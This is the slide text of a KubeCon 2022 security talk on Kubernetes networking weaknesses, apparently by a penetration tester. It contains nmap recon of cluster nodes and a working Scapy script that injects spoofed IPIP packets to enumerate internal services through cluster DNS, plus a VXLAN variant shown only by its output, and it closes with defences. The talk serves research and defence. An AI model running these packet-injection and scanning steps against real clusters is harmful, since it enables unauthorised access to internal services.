Three Surprising K8s Networking “Features” and How to Defend Against Them

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`k whoami`

Background

- Penetration Tester

ControlPlane

- Security Consultant
- Training & Workshops
- CTF Contributor (CN Security Days)

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Agenda

- Kubernetes external attack surface - what can we discover
- What underlying primitives can we abuse?
- Deeper - CNIs part 1
- Deeper - CNIs part 2
- How do I defend against the above

Why?

- Typical Assumptions
  - Compromised pod
  - Compromised developer
  - Not Today ™, let’s apply some classical techniques…

Network Attack Surface

TCP Port Scan

Worker

```
Nmap scan report for 10.123.0.20
Host is up, received arp-response (0.000073s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE  REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.8 (protocol 2.0)
10250/tcp open  ssl/http syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open  http     syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
```

```
core@worker-00 ~ $ sudo ss -tlpn | grep 1025
LISTEN 0      4096               *:10250            *:*    users:(("kubelet",pid=983,fd=28))
LISTEN 0      4096               *:10256            *:*    users:(("kube-proxy",pid=1387,fd=10))
```

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TCP Port Scan

Control Plane

```
Nmap scan report for 10.123.0.10
Host is up, received arp-response (0.00015s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE           REASON  VERSION
22/tcp    open  ssh               syn-ack OpenSSH 8.8 (protocol 2.0)
2379/tcp  open  ssl/etcd-client?  syn-ack
2380/tcp  open  ssl/etcd-server?  syn-ack
6443/tcp  open  ssl/sun-sr-https? syn-ack
10250/tcp open  ssl/http          syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open  http              syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
```

TLS Certificates

KubeCon CloudNativeCon Europe 2022

```
~ ❯ openssl s_client -showcerts -connect 10.123.0.10:6443 </dev/null 2>/dev/null | openssl x509 -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 67814308258540956 (0xf0ecc10a706d9c)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN = kubernetes
        Validity
            Not Before: May  2 10:47:46 2022 GMT
```

...

```
            X509v3 Subject Alternative Name:
                DNS:control-plane-00, DNS:kubernetes, DNS:kubernetes.default, DNS:kubernetes.default.svc, DNS:kubernetes.de
fault.svc.cluster.local, IP Address:10.100.0.1, IP Address:10.123.0.10
```

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/version


```
~ ❯ curl -k https://10.123.0.10:6443/version
{
  "major": "1",
  "minor": "23",
  "gitVersion": "v1.23.6",
  "gitCommit": "ad3338546da947756e8a88aa6822e9c11e7eac22",
  "gitTreeState": "clean",
  "buildDate": "2022-04-14T08:43:11Z",
  "goVersion": "go1.17.9",
  "compiler": "gc",
  "platform": "linux/amd64"
}%
```

```
~ ❯ nmap -sTC -p6443 --script=kubernetes-info -Pn 10.123.0.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-02 18:48 BST
Nmap scan report for 10.123.0.10
Host is up (0.00034s latency).

PORT     STATE SERVICE
6443/tcp open  kubernetes
| kubernetes-info:
|   Certificate CommonName: kube-apiserver
|   Certificate SubjectAltNames:
|       control-plane-00
|       10.100.0.1
|       10.123.0.10
|   Version Info:
|     gitTreeState: clean
|     goVersion: go1.17.8
|     gitCommit: c285e781331a3785a7f436042c65c5641ce8a9e9
|     gitVersion: v1.23.5
|     buildDate: 2022-03-16T15:52:18Z
|     major: 1
|     minor: 23
|     compiler: gc
|     platform: linux/amd64
|_  Kubeadm Bootstrap Config: false
```

UDP Port Scan


```
~ ❯ sudo nmap -sU -n -p2049,4789,6783,8053,8285,8472 10.123.0.10,20 --open --reason
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-02 19:11 BST
Nmap scan report for 10.123.0.10
Host is up, received arp-response (0.00011s latency).
Not shown: 5 closed udp ports (port-unreach)
PORT     STATE         SERVICE REASON
4789/udp open|filtered unknown no-response
MAC Address: 52:54:00:EE:E1:8A (QEMU virtual NIC)
```

Linux Networking

“Kubernetes is a router”


```
core@control-plane-00 ~ $ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

https://raesene.github.io/blog/2021/01/03/Kubernetes-is-a-router/

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
Forward ALL The Packets




DEMO: Routing to the Cluster

It’s not a Bug, It’s a Feature

L2 networks and linux bridging

KUBE-ROUTER

Overlay Networks


Infra Provider
Control Plane
Subnet
Subnet
Subnet
Overlay
Network

IPIP Overview

Layer		Example Protocol
L1	Physical	Physical Layer
L2	Data	Ethernet Frame
L3	Network	IP Packet
L4	Transport	TCP / UDP
L5-7	~ Application	HTTP

IPIP Encapsulation

L2	Ethernet Frame
L3	IP Packet (Outer) Src: Node IP Dest: Node IP
	IP Packet (Inner) Src: Pod IP Dest: Pod IP
L4	TCP / UDP

IPIP Encapsulation

<table>
<tr><td>L2</td><td colspan="2">Ethernet Frame</td></tr>
<tr><td rowspan="2">L3</td><td colspan="2">IP Packet (Outer)
Src: ??
Dst: Node IP</td></tr>
<tr><td colspan="2">IP Packet (Inner)
Src: ??
Dst: Pod IP</td></tr>
<tr><td>L4</td><td colspan="2">TCP / UDP</td></tr>
</table>

```
# outer
srcmac="52:54:00:7c:bb:81"
srcip="10.123.0.10"
nodeip="10.123.0.20"

# inner
returnip="10.123.0.8"
destip="10.100.0.10"
dstport=53
srcport=55353

ipip=Ether(src=srcmac)/IP(src=srcip,dst=nodeip)/IP(src=returnip,dst=destip)

payload = UDP(sport=srcport,dport=dstport)/DNS(rd=1,id=0xdead,qd=DNSQR(qname="any.any.svc.cluster.local",qtype="SRV"))

packet=ipip/payload

sniff = AsyncSniffer(filter=f"udp and port {srcport}", count=1)
sniff.start()

sendp(packet, loop=0)
sniff.join()
```

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```
~/kcdemo master !2 ?2 ❯ sudo python3 ipip.py
.
Sent 1 packets.
kubernetes.default.svc.cluster.local:443
kube-dns.kube-system.svc.cluster.local:53
kube-dns.kube-system.svc.cluster.local:9153
dashboard.default.svc.cluster.local:8080
```

*any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Source	Destination	Protocol	Length	Info
12	2.444358902	10.123.0.8	10.100.0.10	DNS	107	Standard query 0xdead SRV any.any.svc.cluster.local
17	2.444739722	10.100.0.10	10.123.0.8	DNS	362	Standard query response 0xdead SRV any.any.svc.cluster.local SRV 0 20 443
18	2.444759149	10.123.0.8	10.100.0.10	ICMP	390	Destination unreachable (Port unreachable)

```
Frame 12: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.123.0.10, Dst: 10.123.0.20
Internet Protocol Version 4, Src: 10.123.0.8, Dst: 10.100.0.10
User Datagram Protocol, Src Port: 55353, Dst Port: 53
Domain Name System (query)
```

```
Frame 21: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.0.167.65, Dst: 10.123.0.8
User Datagram Protocol, Src Port: 53, Dst Port: 55353
Domain Name System (response)
```

Overlay Networks II

VXLAN Overview


Layer		Example Protocol
L1	Physical	Physical Layer
L2	Data	Ethernet Frame
L3	Network	IP Packet
L4	Transport	TCP / UDP
L5-7	~ Application	HTTP

VXLAN Encapsulation

L2	Ethernet Frame
L3	IP Packet Src: Node IP Dest: Node IP
L4	UDP
L5-7	VXLAN Header VNI: 1
L2 (enc)	Ethernet Frame VTEP: xx:xx:xx:xx:xx:xx
L3 (enc)	IP Packet Src: Pod IP Dest: Pod IP
L4 (enc)	TCP / UDP

VXLAN Encapsulation

L2	Ethernet Frame
L3	IP Packet Src: ?? Dest: Node IP
L4	UDP
L5-7	VXLAN Header VNI: 1
L2 (enc)	Ethernet Frame VTEP: ??
L3 (enc)	IP Packet Src: ?? Dest: Pod IP
L4 (enc)	TCP / UDP



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```
~/kcdemo master !3 ?2 ❯ sudo python3 vxlan_poc.py
.
Sent 1 packets.
kubernetes.default.svc.cluster.local:443
kube-dns.kube-system.svc.cluster.local:53
kube-dns.kube-system.svc.cluster.local:9153
dashboard.default.svc.cluster.local:8080
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Source	Destination	Protocol	Length	Info
15	10.041938751	10.123.0.8	10.100.0.10	DNS	1…	Standard query 0xdead SRV any.any.svc.cluster.local
22	10.042437734	10.100.0.10	10.123.0.8	DNS	3…	Standard query response 0xdead SRV any.any.svc.cluster.local
23	10.042461303	10.123.0.8	10.100.0.10	ICMP	3…	Destination unreachable (Port unreachable)

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```
Frame 15: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.123.0.10, Dst: 10.123.0.20
User Datagram Protocol, Src Port: 4789, Dst Port: 4789
Virtual eXtensible Local Area Network
Ethernet II, Src: RealtekU_7c:bb:81 (52:54:00:7c:bb:81), Dst: ae:b0:b2:b5:13:20 (ae:b0:b2:b5:13:20)
Internet Protocol Version 4, Src: 10.123.0.8, Dst: 10.100.0.10
User Datagram Protocol, Src Port: 55353, Dst Port: 53
Domain Name System (query)
```

```
Frame 22: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 10.100.0.10, Dst: 10.123.0.8
User Datagram Protocol, Src Port: 53, Dst Port: 55353
Domain Name System (response)
```

Defences & Limitations

- root user
- Isolate bastion hosts away from K8s node pools
- Act as if node subnets are a trust boundary, and write firewall rules accordingly
- Network Policies
- IP Spoofing Protection
- rp_filter

Fin.

bit.ly/nmap-kube-info

bit.ly/k8s-net-features

@jpts_

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